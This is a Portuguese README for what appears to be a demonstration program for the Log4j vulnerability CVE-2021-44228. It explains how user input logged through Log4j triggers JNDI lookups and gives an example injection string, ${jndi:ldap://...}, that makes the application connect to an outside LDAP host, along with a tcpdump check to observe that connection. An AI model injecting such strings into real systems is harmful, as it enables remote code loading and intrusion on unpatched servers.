 chandanshastri/log4j_vulnerability_demo
Um programa simples para demonstrar como a vulnerabilidade Log4j pode ser explorada ( CVE-2021-44228 )

Um programa simples para demonstrar como a vulnerabilidade do Log4j pode ser explorada ( CVE-2021-44228 )

Para iniciar o programa, basta executar o start.sh ( em sistemas UNIX ) ou o start.bat no Windows.
A entrada do usuário será lida e registrada no console usando o framework Log4j.

Por padrão, as mensagens de log geradas pela biblioteca Log4j não fornecem nenhum erro de servidor inacessível / host não encontrado para as substituições JNDI. ( E acho que essa também é uma das principais razões pelas quais essa vulnerabilidade pode ser explorada de forma furtiva )
Também tente usar subdomínios, como ${jndi:ldap://test29.google.com/blah} , às vezes a chamada JNDI aguardará a resposta do servidor remoto e é por isso que o programa parece estar travado enquanto, na verdade, fez uma tentativa de conexão em segundo plano. Se você usar subdomínios que não existem, a chamada JNDI será encerrada rapidamente após fazer uma tentativa de conexão e o programa continuará.

Recomendo que você execute o programa em um shell e execute o comando " tcpdump -i any | grep google " em outro shell em paralelo e, em seguida, forneça entradas ao programa para ver se ele fez uma tentativa de conexão.

testing ( String Normal )
--
--
--
